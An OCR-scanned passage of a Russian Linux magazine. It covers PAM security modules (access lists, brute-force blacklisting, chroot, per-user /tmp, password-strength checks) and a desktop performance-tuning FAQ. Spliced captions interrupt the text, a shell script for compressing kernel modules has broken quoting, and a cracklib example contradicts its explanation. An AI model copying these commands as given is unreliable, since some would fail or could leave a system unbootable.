Info:   Blacklisting responsible for repeated failed authentication attempts
Maint:  prehor@gmail.com
B-deps: db42-4.2.52_5
R-deps: db42-4.2.52_5
WWW:    http://www.hexten.net/pam_abl/

Port:   pam_af-1.0.1_2
Path:   /usr/ports/security/pam_af
Info:   Anti-bruteforce PAM module
Maint:  stas@FreeBSD.org
B-deps:
R-deps:
WWW:    http://mbsd.msk.ru/stas/pam_af.html
```

МНОГИЕ МОДУЛИ PAM ПОРТИРОВАНЫ ВО FREEBSD

онного файла и предназначен для помещения в стек account (проверка, может ли пользователь войти, осуществляется уже после того, как он представился, то есть ввел правильные логин и пароль). Модуль удобно использовать в связке с ssh для выставления за дверь неугодных. Для этого надо поместить модуль в стек account: «account required pam_access.so» и создать файл /etc/security/access.conf примерно с таким содержимым:

```
# vi /etc/security/access.conf
+ : ALL : 192.168.1
+ : good_guy : ALL
- : ALL : ALL
```

Это означает, что получить доступ через ssh могут все из подсети 192.168.1.0 и парень с логином good_guy. Остальные идут лесом.
На просторах всемирной паутины можно найти и более простой модуль pam_lockout (ostatic.com/pam-lockout). Он позволяет перечислить имена неугодных пользователей прямо в конфигурационном файле PAM: «auth requisite pam_lockout.so user=bad_guy».
Для организации беспарольной системы входа пользователей с консоли удобно использовать модуль pam_alredyloggedin (ilya-evseev.narod.ru/posix/pam_alreadyloggedin). Он запрашивает пароль только в случае, если пользователь еще не залогинился в другой консоли (идеальное решение, когда используешь сразу несколько консолей, переключаясь между ними с помощью <Alt+Fx>). Для настройки просто помещаем следующие две строки на самый верх стека auth (в начало файла):

```
auth required   /lib/security/pam_securetty.so
auth sufficient /lib/security/pam_alreadyloggedin.so
no_root
```

Возвращаясь к спискам пользователей, нельзя не упомянуть о довольно интересном модуле pam_pwdfile (cpbotha.net/software/pam_pwdfile). Его задача — предоставить приложениям альтернативную базу пользователей и паролей, которую они смогут использовать вместо системного файла /etc/passwd. Это своего рода плагин для тех приложений и демонов, которые не способны вести подобную базу самостоятельно. Яркий пример: минималистичный FTP-сервер vsftpd. Запусти его от непривилегированного пользователя, и клиенты не смогут получить доступ к серверу. Выход: использовать pam_pwdfile, который будет вести отдельный файл логинов и паролей специально для vsftpd. Для использования достаточно добавить следующие две строки в начало /etc/pam.d/vsftpd:

```
auth required pam_pwdfile.so pwdfile /usr/local/etc/
vsftpd/vsftpd.users
account required pam_pwdfile.so pwdfile /usr/local/
etc/vsftpd/vsftpd.users
```

И добавить пользователей в базу с помощью утилиты chpwdfile (eclipse.che.uct.ac.za/chpwdfile) — либо руками заполнив его строками вида: «логин:MD5-хеш-пароля».
На закуску я оставил вкуснейший модуль pam_abl (hexten.net/pam_abl), самостоятельно ведущий и обновляющий черные списки пользователей-брутфорсеров. Это отличная портабельная между UNIX'ами альтернатива блэклистингу на основе правил брандмауэра. Модуль вычисляет тех, кто слишком настойчиво пытается пройти аутентификацию, и блокирует аккаунт или вызывающий хост на определенное время. Для настройки открываем /etc/pam.d/sshd и добавляем в начало строку «auth required pam_abl.so config=/etc/security/pam_abl.conf». По умолчанию модуль настроен на блокировку аккаунта. Это правильно, если твой хост подвергся распределенному брутфорсу, но вызовет проблемы для легальных пользова-

телей, которые попытаются войти в систему сразу после проведения безуспешной попытки «взлома». В обычной ситуации для борьбы со скрипт-кидди лучше настроить блокировку на основе имени вызывающего хоста. Поэтому открываем файл /etc/security/pam_abl.conf и пишем в него:

```
# vi /etc/security/pam_abl.conf
// Черный список
host_db=/var/lib/abl/hosts.db
// Блокировка сроком на два дня
host_purge=2d
// Блокировка любого хоста после 10 неудачных попыток
за 1 час
host_rule=*:10/1h
```

ПРОСТРАНСТВА ИМЕН, АВТОМОНТИРОВАНИЕ, CHROOT

Как было сказано выше, стек PAM-модулей session предназначен для модулей, подготавливающих окружение для только что вошедшего пользователя. Это может быть любое действие, связанное с выделением или ограничением доступных пользователям ресурсов. Наиболее показательный пример — модуль pam_limits из пакета Linux-PAM (но не OpenPAM). Он ограничивает ресурсы приложений вошедшего пользователя на основе конфигурационного файла /etc/security/limits.conf.

Если говорить о сторонних разработках, то в первую очередь следует упомянуть полезнейший модуль pam_chroot (sourceforge.net/projects/pam-chroot), единственная задача которого — помещать вошедших пользователей в песочницу. Модуль незаменим, когда требуется организация shell-, ftp- или какого-либо другого хостинга и любых конфигураций, предусматривающих вход в систему сомнительных лиц. Модуль очень прост в использовании. Для настройки достаточно выполнить две команды:

```
# echo 'session required pam_chroot.so' >> /etc/pam.d/
ssh
# echo 'vasya /usr/chroot' >> /etc/security/chroot.
conf
```

Все, теперь vasya, вошедший с помощью ssh-клиента, будет помещен в каталог /usr/chroot и не сможет из него выбраться.

На втором месте в рейтинге — модуль pam_mkhomedir из пакета Linux-PAM, просто создающий домашний каталог для прошедшего аутентификацию пользователя.

Поначалу полезность модуля может показаться сомнительной, но администраторы гетерогенных сетей, состоящих вперемешку из машин Windows/UNIX, ценят его дороже своих потертых джинсов. Дело в том, что в таких сетях принято использовать Active Directory для хранения учетных данных пользователей, коих может быть не одна сотня. Вместо того чтобы создавать многочисленные каталоги для каждого пользователя, зарегистрированного в AD, они просто выполняют приведенную ниже команду на всех UNIX-машинах и удаляются в серверную порезаться в «контру»:

```
# echo 'session required pam_mkhomedir.so skel=/etc/
skel/ umask=027' >> /etc/pam.d/common-session
```

Модуль обычно используется в связке с модулем pam_winbind, осуществляющим аутентификацию в AD, или с pam_ldap, аутентифицирующим пользователей, используя сервер LDAP.

Почетное третье место занимает завязанный на возможностях Linux-ядра модуль pam_namespace. Его задача — незаметное создание изолированной копии общедоступного каталога (/tmp, например) для каждого пользователя. Другими словами, вошедший пользователь получает доступ только к своей версии каталога /tmp и не видит файлов других пользователей. Нужно это для борьбы с методами взлома, основанными на использовании состояний гонок (race condition), символических ссылок и просто для ограждения возможного нарушителя от любых файлов легальных пользователей.

Модуль использует простой конфигурационный файл /etc/security/namespace.conf для принятия решения о том, какие каталоги должны быть подменены. Вот простая инструкция для изолирования каталога /tmp:

```
# mkdir /tmp-inst
# chmod 0 /tmp-inst
# echo "/tmp /tmp-inst/ user root" >> /etc/security/
namespace.conf
# echo "session required pam_namespace.so" >> /etc/
pam.d/common-session
```

Результат: индивидуальный каталог /tmp для каждого пользователя, за исключением root'а (на самом деле файлы будут храниться в каталоге /tmp-inst/юзер). Конфигурационная строка для изолирования каталога /home (чтобы злоумышленник не смог увидеть и получить доступ к каталогам пользователей) должна выглядеть так:

```
$HOME $HOME/$USER.inst/ user root
```

АВТОМАТИЗИРОВАННАЯ ПРОВЕРКА ПАРОЛЕЙ НА СТОЙКОСТЬ

Плагины PAM-стека password вызываются каждый раз, когда пользователь меняет реквизиты своей учетной записи. Поэтому туда принято помещать любые модули, так или иначе связанные с проверкой введенных пользователем данных.

Один из немногих таких модулей называется pam_cracklib и предназначен для проверки паролей на стойкость с помощью следующих техник:

- Отброс слишком коротких паролей;
- Запрещение пароля, совпадающего или очень похожего на предыдущий;
- Запрещение пароля, отличающегося от предыдущего только регистром символов (UnixOid, UnIxOiD);
- Запрещение «паролей-перевертышей» (старый пароль: unixoid, новый: dioxinu);
- Принуждение пользователя включать в пароль символы верхнего регистра, числа и другие знаки.

Практически единственное место, куда можно включить вызов pam_cracklib — файл /etc/pam.d/passwd, используемый командой passwd. Вот его содержимое после внесения изменений:

```
password  required pam_cracklib.so retry=3 minlen=8
dcredit=-2 ucredit=-1 ocredit=-1 lcredit=0
password  required pam_unix.so use_authtok
```

Аргументы модуля говорят о следующем: длина пароля должна составлять минимум 6 символов, из которых два должны быть числами, один — символом верхнего регистра и еще один — неалфавитным знаком (тире, например).

ВЫВОДЫ

Благодаря PAM и большому количеству его сторонних модулей, жизнь пользователей, системных администраторов и создателей дистрибутивов стала намного проще.

Практически для любой задачи, требующей аутентификации и настройки окружения пользователя, можно найти готовый модуль PAM, а при необходимости — написать его самому (это просто). Для дальнейшего изучения рекомендую обратиться к страничке www.kernel.org/pub/linux/libs/pam/modules.html. Она содержит ссылки на все доступные на данный момент модули PAM, способные работать в связке с Linux-PAM.



ЕВГЕНИЙ ЗОБНИН / ZOBNIN@GMAIL.CO /, СЕРГЕЙ ЯРЕМЧУК / GRINDER@UA.FM/, ДЕНИС КОЛИСНИЧЕНКО / DHSILABS@MAIL.RU/

САПОГИ-СКОРОХОДЫ ДЛЯ ТУКСА

MegaFAQ по разгону Linux на десктопе

Прожорливость современных Linux-дистрибутивов легко ощутить, запустив один из них на компе с 512 Мб ОЗУ или купив ASUS EeePC. Нерасторопная загрузка десктопа, борьба приложений за ресурсы, тонущий под собственным весом Firefox и постоянно шуршащий жесткий диск — зрелище пугающее и обескураживающее. Где же тот Linux, который способен работать на машинах с 16 Мб оперативки и процессором семейства i486? А ведь он до сих пор там, внутри, задавленный грузом многочисленных библиотек, бесполезных демонов, жирных приложений и красивостей рабочего стола.


Q. В моем любимом дистрибутиве Linux загружается огромное количество сервисов. Это занимает кучу времени. Можно ли как-то ускорить загрузку?

A. Ну, например, можно попытаться организовать параллельный запуск сервисов. Это несложно, найди в файле /etc/init.d/rc такой код:

```
for i in /etc/rc$runlevel.d/S*

do
        case "$runlevel" in
        …
        *) startup $i start ;;
       esac
     done
```

И замени строку «*) startup $i start ;;» на «*) startup $i start & ;;». Так загрузочные процессы будут запускаться параллельно: последующий сервис начнет стартовать, не дожидаясь выполнения предыдущего. После модификации конфига перезагрузи систему. Если тебе повезет, и Linux запустится корректно, то время его запуска сокра-



ПРОГРАММА НАСТРОЙКИ СЕРВИСОВ ПРИ ИСПОЛЬЗОВАНИИ INIT-NG

тится примерно в два раза. Но он может и не загрузиться. У этого способа есть один недостаток. Представим, что нам нужно запустить 4 сервиса: A, B, C и D, причем сервис C — довольно громоздкий, и его запуск занимает, скажем, секунд 15-20, а сервис D — небольшой, но он зависит от C. Получается, что C еще не запущен, а D запущен, но он не может работать без C. В результате, D окажется неработающим. В реальной системе таких сервисов может быть много. Что же делать? Ответ прост: нужно использовать программу cinit, которая параллельно запускает сервисы, но при этом проверяет зависимости. Таким образом, cinit не запустит сервис D, если сервис C, необходимый для корректной работы D, еще не запущен. Прочитать о правильной настройке cinit можно по адресу: nico.schottelius.org/documentations/speeches/metarheinmain-chaosdays-110b/cinit/view. Еще один вариант — перевести дистрибутив на систему инициализации InitNG (Init Next Generation). За подробностями обращайся к статье «Молниеносная загрузка тукса»][_03_2006).
К слову, убунтовский upstart, использующий метод параллельного запуска сервисов, грузит дистрибутив до окна логина за ~10 секунд.

Q. А как отключить ненужные сервисы?
A. Отключить сервисы можно с помощью графического конфигуратора (drakxservices в Mandriva, system-config-services в Fedora, services-admin в Ubuntu), но намного проще «прибить» ссылку в соответствующем rcN.d-каталоге (или же переместить ее в другой каталог — на случай, если когда-то понадобится включить сервис).

Q. Как увеличить объем виртуальной памяти?
A. Набери команду free в консоли. Сколько виртуальной памяти (физическая память плюс область подкачки) сейчас свободно? Если все заполнено, например, осталось несколько мегабайт физической памяти и столько же в своп-области, значит, памяти катастрофически не хватает. Лучший совет — это купить еще один модуль оперативки. В качестве временного решения могу предложить создать и активировать дополнительный файл подкачки (в нашем случае его размер — 512 Мб):

```
# dd if=/dev/zero of=/swap/sw-file
bs=1k count=524288
# mkswap /swap/sw-file 524288
# swapon /swap/sw-file
```

Чтобы последнюю команду не вводить каждый раз при запуске системы, пропиши ее в загрузочных сценариях (желательно после команды «swapon -a»).

Q. Как повысить производительность виртуальной памяти?
A. Если ты работаешь с небольшими программами и часто переключаешься между ними, можно установить коэффициент подкачки равным 20 или 30. В этом случае переключение между приложениями будет мгновенным, но замедлится их работа. Поскольку приложения небольшого размера, то это не будет заметно.
Если же на протяжении дня ты в основном работаешь с громоздкими приложениями, например, OpenOffice, или занимаешься обработкой изображений в GIMP, лучше установить значение коэффициента, превышающее 70, например, 80 или даже 85. Тогда переключение между приложениями будет медленное, зато основное приложение будет работать быстро. Изменить значение коэффициента подкачки можно с помощью команды:

```
# echo "20" > /proc/sys/vm/
swappiness
```

Или через /etc/sysctl.conf:

```
vm.swappiness = 20
```

Поэкспериментируй с различными параметрами — только так можно подобрать для себя оптимальное значение.
Кроме того, не мешает ограничить размер файлового кэша, чтобы он занимал меньше ОЗУ (так мы предотвращаем свопинг), и активировать принудительный сброс буфера в случае, если приложения суммарно займут более половины памяти:

```
vm.pagecache = 90
vm.dirty_ratio = 50
```

Q. Как оптимизировать работу жесткого диска?
A. В большинстве случаев система сама подбирает оптимальные параметры работы с жестким диском. Используя утилиту hdparm, есть возможность дополнительно повысить производительность. Чтобы получить информацию о текущих настройках харда, запустим команды:

```
$ hdparm /dev/sda
$ hdparm -i /dev/sda
```

Параметров будет получено много, но на производительность напрямую влияют лишь некоторые:
• **MaxMultSect/MultSect** — максимальное/текущее число секторов, которые диск может считать за один проход (для максимальной производительности они должны совпадать);
• **PIO modes/DMA modes** — режимы, которые поддерживает жесткий диск (режим, помеченный звездочкой, является текущим);
• **multcount** — число одновременно считываемых секторов;
• **I/O support** — режим работы жесткого диска (16-битный режим, 32-битный режим или 32-битный синхронный режим);
• **using_dma** — использовать DMA или нет;
• **readahead** — количество секторов для упреждающего чтения.
Переопределить установки для конкретного диска можно в командной строке (вступают в силу немедленно) или — указав их в конфигурационном файле /etc/hdparm.conf или /etc/default/hdparm (потребуется перезагрузка).
Влияние изменений можно протестировать при помощи команды «hdparm -tT /dev/sda».
Для примера включим DMA (-d1), 32-битный

ПЛАНИРОВЩИКИ ВВОДА/ВЫВОДА И ПРОЦЕССОВ, РЕАЛТАЙМ ЯДРА


Ядро Linux поддерживает несколько различных алгоритмов планировщиков ввода/вывода (I/O scheduler) и процессов. Список I/O scheduler можно получить, прочитав файл /sys/block/sda/queue/scheduler:

```
# cat /sys/block/sda/queue/scheduler
noop anticipatory deadline [cfq]
```

Алгоритм CFQ (Completely Fair Queuing), используемый по умолчанию в современных ядрах, идеально подходит для случаев, когда множество программ могут потребовать доступ к диску, а также для многопроцессорных систем, которым требуется сбалансированная работа I/O подсистемы с различными устройствами. При больших операциях считывания его можно переключить на Deadline или Anticipatory:

```
# echo anticipatory > /sys/block/sda/queue/scheduler
```

Аналогична ситуация и с планировщиком процессов: здесь можно выбирать между стариком O(1), CFS (Completely Fair Scheduler, абсолютно справедливый планировщик, включен в 2.6.23) или другими планировщиками, но, правда, для этого придется пересобирать ядро. Подробнее о планировщиках читай в статье «Позови пингвина на планерку», опубликованной в][_12_2007.



КОНФИГУРАТОР SYSTEM-CONFIG-SERVICES

режим I/O (c1); multicount выкручиваем по максимуму (-m64), а упреждающее чтение ставим равным multicount (-a64). Установка параметра '-u1' разрешает драйверу параллельно обрабатывать несколько прерываний, что повышает производительность:

```
# hdparm -u1c1d1m64a64 /dev/sda
```

Дополнительно можно поиграться с параметром '-W' (0/1), отключающим/включающим кэширование. Его значение зависит от произ-

КОМАНДА FREE В ДЕЙСТВИИ

водителя и модели харда и по умолчанию не определено.


Q. Как задать отдельной программе приоритет для работы с диском?
A. Аналогично nice, позволяющей изменить приоритет процесса, утилита ionice задает приоритет на использование харда для процесса или приложения. В Ubuntu ionice входит в пакет schedutils. Приоритет указывается при помощи класса и собственно приоритета в виде:

```
ionice -c класс -n приоритет -p PID
```

Приоритет — число от 0 до 7 (чем меньше число, тем он выше). В позиции класс три значения:
1. **Real time** — планировщик дает преимущество при доступе к диску выбранному процессу, без внимания на работу других процессов (8 уровней приоритета [0-7]);
2. **Best Effort** — класс, устанавливаемый по умолчанию для всех процессов (8 уровней приоритета);
3. **Idle** — программа получает право на использование жесткого диска только в том случае, если другая программа не требует диск; приоритеты не задаются.
Вместо PID можно указать имя процесса:

```
$ sudo ionice -c2 -n0 mplayer
```

Q. Как разогнать файловую систему?
A. Через отключение ненужной функциональности. Любая современная ФС достаточно гибка, но напичкана большим количеством функций, которые лично тебе могут и не понадобиться. Возьмем, к примеру, ext3, наиболее популярную сегодня Linux-ФС. Она обладает двумя важными, но далеко не всегда необходимыми функциями: журналирование и временные метки последнего доступа к файлу. Обе они требуются, но только в случае, если твоя система целиком «сидит» на одном разделе. Если же установить ОС на несколько разделов, каждый из которых будет ответственен за хранение файлов конкретного каталога, — мы получим возможность использовать для них разные файловые системы с различным уровнем функциональности. Смотри:
• **Раздел #1**. Корень файловой системы, то есть каталог /.
• **Раздел #2**. Каталог /usr, хранящий все устанавливаемое программное обеспечение.
• **Раздел #3**. Каталог /home, личные данные пользователей.
• **Раздел #4**. Каталог /tmp, временные файлы.
• **Раздел #5**. Каталог /var, множество изменяемых во времени данных приложений.
Зачем журналировать и обновлять время последнего обращения к файлам для корня файловой системы, который изменяется очень редко (обычно во время переустановки ядра или обновления дистрибутива)? Ответ: незачем. Монтируем к корню шуструю ext2 (которая не



КОНФИГУРАТОР DRAKXSERVICES

ведет журнал) с опцией noatime (не использовать временные метки последнего доступа). То же относится к каталогу /tmp, за исключением того, что в этом случае atime лучше оставить. Каталог /var хранит множество мелких файлов, для управления которыми отлично подходит ReiserFS, /home — важнейшие данные пользователя, поэтому к нему лучше подключить журналируемую ФС.
Кстати, для ускорения доступа к каталогу /tmp можно использовать файловую систему tmpfs, хранящую все свои файлы в оперативной памяти. Это отличное подспорье тогда, когда памяти много, а девать ее некуда. Вот строка для /etc/fstab:

```
tmpfs /tmp tmpfs size=512m,mode=1777
0 0
```

Можно пойти и радикальным путем: не разбивать диск на множество разделов, а просто перейти на файловую систему ext4. В июльском номере журнала, в статье «На пути к совершенству», мы много говорили о ней и показали бенчмарки, которые доказывают, что производительность ext4 за последнее время возросла настолько, что другие ФС на ее фоне выглядят поделками второкурсников.

Q. Что можно сделать с видеоподсистемой?
A. Первое — отказаться от использования стандартных видеодрайверов, поставляемых в комплекте с X.org. Особенно ущербны драйвера для карточек ATI и nVidia, и если первые способны хотя бы на что-то в плане 2D-ускорения (во многом благодаря открытию некоторых спецификаций), то вторые — просто ужасны. Я на собственной шкуре ощутил примитивизм драйвера nv, когда попытался поиграться с KDE 4.1.1. По уровню тормознутости картинка легко обставляла UT, запущенный на 166'ом пентиуме (тоже личный опыт), и это несмотря на 1 Гб оперативки, 2.6-гигагерцовый камень и полностью отключенные эффекты. После установки официальных дров кеды полетели быстрее XFCE. Ответ на вопрос «почему?» легко найти, прочитав документацию к nv, которая прямо говорит о полном отсутствии функций 2D-ускорения (именно 2D) в драйвере.
Второе, что можно сделать — установить простую утилиту nvclock (www.linuxhardware.org/nvclock), которая позволит разогнать видеокарту как по частоте видеочипа, так и по памяти. На моем домашнем компе установлена старенькая видеокарта nVidia 5900FX. Когда-то давно я запускал на ней первый Far Cry (через wine). Поначалу он притормаживал даже на средних настройках графики, но после выполнения команды «nvclock -f -n 540», которая увеличила частоту чипа с дефолтовых 400 МГц до 540, игрушка начала без проблем бегать на высоких настройках.
Третье — отключить 3D-эффекты рабочего стола. Операция, которая не несет особого прироста производительности (эффекты не грузят проц, а для 3D-ускорителя это просто семечки), может повысить скорость реакции системы за счет снижения времени на исполнение дополнительного кода и количества переключений контекста.

Q. Как отключить Compiz?
A. Все зависит от твоего дистрибутива. Например, в Ubuntu нужно выполнить команду «Система → Параметры → Внешний вид» и на вкладке «Внешний вид» отключить эффекты рабочего стола. В других дистрибутивах можно использовать универсальные команды:

```
# gtk-window-decorator --replace
(если у тебя GNOME)
# kde-window-decorator --replace
```



УПРАВЛЕНИЕ ЗАГРУЗКОЙ СЕРВИСОВ В UBUNTU

```
(если у тебя KDE)
```

Q. Можно ли как-то использовать ресурсы видеоадаптера во время его простоя?

A. Да, можно. ATI и nVidia, два основных игрока на рынке видеоадаптеров, не так давно выпустили специальные фреймворки, позволяющие перенести некоторые прожорливые вычислительные задачи на GPU. Позднее была сформирована специальная группа Khronos Group, разработавшая стандарт OpenCL (www.khronos.org/opencl), который описывает стандартизованный интерфейс доступа к GPU для вычислительных задач. Беда в том, что пока почти не существует приложений, использующих эту технологию. А вот задействовать установленную на видеоадаптер высокоскоростную память удастся прямо сейчас. Ядро Linux включает в себя специальный драйвер Memory Technology Device (MTD), который позволяет адресовать не только оперативную память, но и память любого устройства, подключенного через шину PCI. Методика, описанная в статье en.gentoo-wiki.com/wiki/TIP_Use_memory_on_video_card_as_swap, использует этот драйвер для создания (псевдо) блочного устройства, которое будет использовать видеопамять в качестве хранилища данных. На устройстве можно создать своп или файловую систему для хранения файлов, например, каталога /tmp. Интересная особенность: подход отнюдь не отменяет возможности использования графических приложений, позволяя зарезервировать небольшой кусочек памяти для VGA-режима.

Q. Интернет-соединение тормозит, периодически появляются раздражающие задержки. Как исправить?

A. Это известная проблема в некоторых дистрибутивах Linux с включенной по умолчанию поддержкой IPv6. Если поддержка новой версии протокола IP в системе не нужна, ее очень просто отключить. Для этого достаточно закомментировать строку, содержащую «ipv6», в конфиге /etc/modprobe.conf, или занести этот модуль в блэклист, добавив в файл /etc/modprobe.d/blacklist.local запись «blacklist ipv6».
Если проблема не решена, следует включить/отключить параметр TCP window scaling, определяющий масштабирование TCP-окна, то есть установку количества пакетов, которое может быть послано без подтверждений. Временно отключить его можно командой:

```
# sysctl -w net.ipv4.tcp_window_
scaling=0
```

Если это поможет, заносим следующую строчку в /etc/sysctl.conf:

```
net.ipv4.tcp_window_scaling=0
```

Другой вариант — не отключать «TCP window scaling», а попробовать подобрать оптимальные параметры для TCP-буфера чтения и записи:

```
net.ipv4.tcp_rmem = 4096 87380
174760
net.ipv4.tcp_wmem = 4096 87380
174760
```

Аналогичный параметр есть и для UDP:

```
net.ipv4.udp_rmem_min = 16384
net.ipv4.udp_wmem_min = 16384
net.ipv4.udp_mem = 8388608 12582912
16777216
```

Ядро Linux 2.6 включает алгоритмы автоматической оптимизации буферов принимающей и отправляющей сторон, которыми управляют еще три параметра:

```
net.ipv4.tcp_no_metrics_save = 1
net.ipv4.tcp_moderate_rcvbuf = 1
net.core.netdev_max_backlog = 2500
```

Вообще, список всех доступных параметров можно получить при помощи такой конструкции: «sysctl -a | grep tcp».
В быстрых сетях имеет смысл поэкспериментировать с размером очереди интерфейса. За ее установку отвечает параметр txqueuelen команды ifconfig:

```
# ifconfig eth0 txqueuelen 1000
```

Начиная с ядра 2.6.7, появились альтернативные традиционному «reno» алгоритмы обработки перегрузки (потери пакета в канале). Получить полный их список можно, введя:

```
# sysctl net.ipv4.tcp_available_
congestion_control
```

В зависимости от дистрибутива и версии ядра, в ответ получим разный список. Последние релизы могут содержать 6 возможных вариантов: reno, cubic, bic, htcp, vegas и westwood. В первую очередь, рекомендую попробовать cubic или htcp, — они считаются наиболее эффективными. Для перегруженных сетей, в которых теряется большое количество пакетов, попробуй westwood.
Задается алгоритм просто:

```
sysctl -w net.ipv4.tcp_congestion_
control=htcp
```

Q. Как отключить ежечасные и ежедневные задачи?
A. Почти во всех дистрибутивах присутствуют четыре специальные задачи демона cron, которые поочередно запускают все скрипты, расположенные в каталогах /etc/cron.hourly (ежечасно), /etc/cron.daily (ежедневно), /etc/cron.weekly (еженедельно) и /etc/cron.monthly (ежемесячно). Обычно они не создают особой нагрузки на систему, но иногда в первый из этих каталогов попадают прожорливые скрипты, которые будут притормаживать систему каждый час. Для решения проблемы достаточно подчистить каталог /etc/cron.hourly (имена скриптов обычно весьма многословны).

Q. Можно ли сжать модули ядра для экономии места?
A. Да, конечно! Для этого можно использовать сценарий mcompress, приведенный ниже:

```
#!/bin/sh
VER=' uname -r`
MAJ='uname -r | awk -F. '{print $1}'`
MIN='uname -r | awk -F. '{print $2}'`
if [ $MAJ -ge 2 -a $MIN -ge 5 ]; then
   OBJ=ko
else
   OBJ=o
fi
find /lib/modules/'uname -r'/ -name
*.$OBJ -exec gzip -9 '{}'';'
depmod -a; depmod -A
```

Q. Как освободить дополнительное место на диске?
A. Основной метод экономии места — это удаление ненужных пакетов. К примеру:
• **xsane, sane-utils, libsane, foomatic-db-hpijs, hpijs, hplip** — поддержка сканеров и некоторых МФУ от HP (если у тебя нет сканера или принтера HP, или даже если есть только принтер, но нет сканера, то можно удалить первые три пакета);
• **w3m** — текстовый браузер (когда ты в последний раз им пользовался, не помнишь? Вот и я тоже);
• **bogofilter, bogofilter**-{bdb,common} — спам-фильтр;
• **splix** — драйвер для принтера Samsung SPL2 (у меня Lexmark, мне драйвер от SPL2 не нужен);
• **gucharmap** — таблица символов;
• **onboard** — экранная клавиатура;
• **rss-glx** — набор скринсейверов.
Этот список можно продолжать очень долго. Затем нужно пройтись по шрифтам. По умолчанию установлено огромное количество фонтов, которые занимают достаточно места и при этом практически никогда не используются. Например, пакеты шрифтов ttf-arabeyes, ttf-lao, ttf-arphic-uming, ttf-sazamani*, ttf-indic*, ttf-unfonts-core, ttf-thai* можно смело удалять. После этой операции моя система полегчала примерно на 80 Мб.
Особого внимания заслуживают пакеты с документацией. Обычно их нельзя удалить без удаления основного пакета. Но документация нужна далеко не всегда. Часто ты читал документацию по тому же OpenOffice или GIMP? Тем более, бывает, что для одного и того же продукта установлено два пакета с документацией — на русском и английском. Удалить хотя бы один пакет нельзя, иначе будет в лучшем случае удален и второй, в худшем — весь продукт. Кроме того, все пакеты справки содержат файлы вроде README, CHANGES, GPL, LICENSE, AUTHORS, ChangeLog и т.д. В итоге, у тебя на винте скапливается огромное количество копий этих файлов! Сэкономить место довольно просто. Заходи в /usr/share/doc и удаляй все, что видишь. Не беспокойся, даже если тебе понадобится документация для какого-то пакета, достаточно переустановить либо сам пакет, либо пакет с документацией. В моей системе документация занимала 250 Мб.

Q. Существуют ли более хардкорные методы оптимизации?
A. Да, но мы не рекомендуем применять их на практике.
Метод гентушников. Старый добрый способ оптимизации через сборку всего и вся с привязкой к конкретному семейству процессоров и задействованием жестких флагов оптимизации. Поэтому, если ты замыслил получить прирост производительности в 3-5%, устанавливай Gentoo со Stage1 и запоминай следующую комбинацию флагов оптимизации:
• **O2** — задействовать все «легальные» методы оптимизации.
• **fomit-frame-pointer** — не сохранять указатель на кадр стека.
• **funroll-loops** — разворачивать циклы.
• **mcpu=семейство_процессоров** — подгон результирующего кода под конкретный процессор.
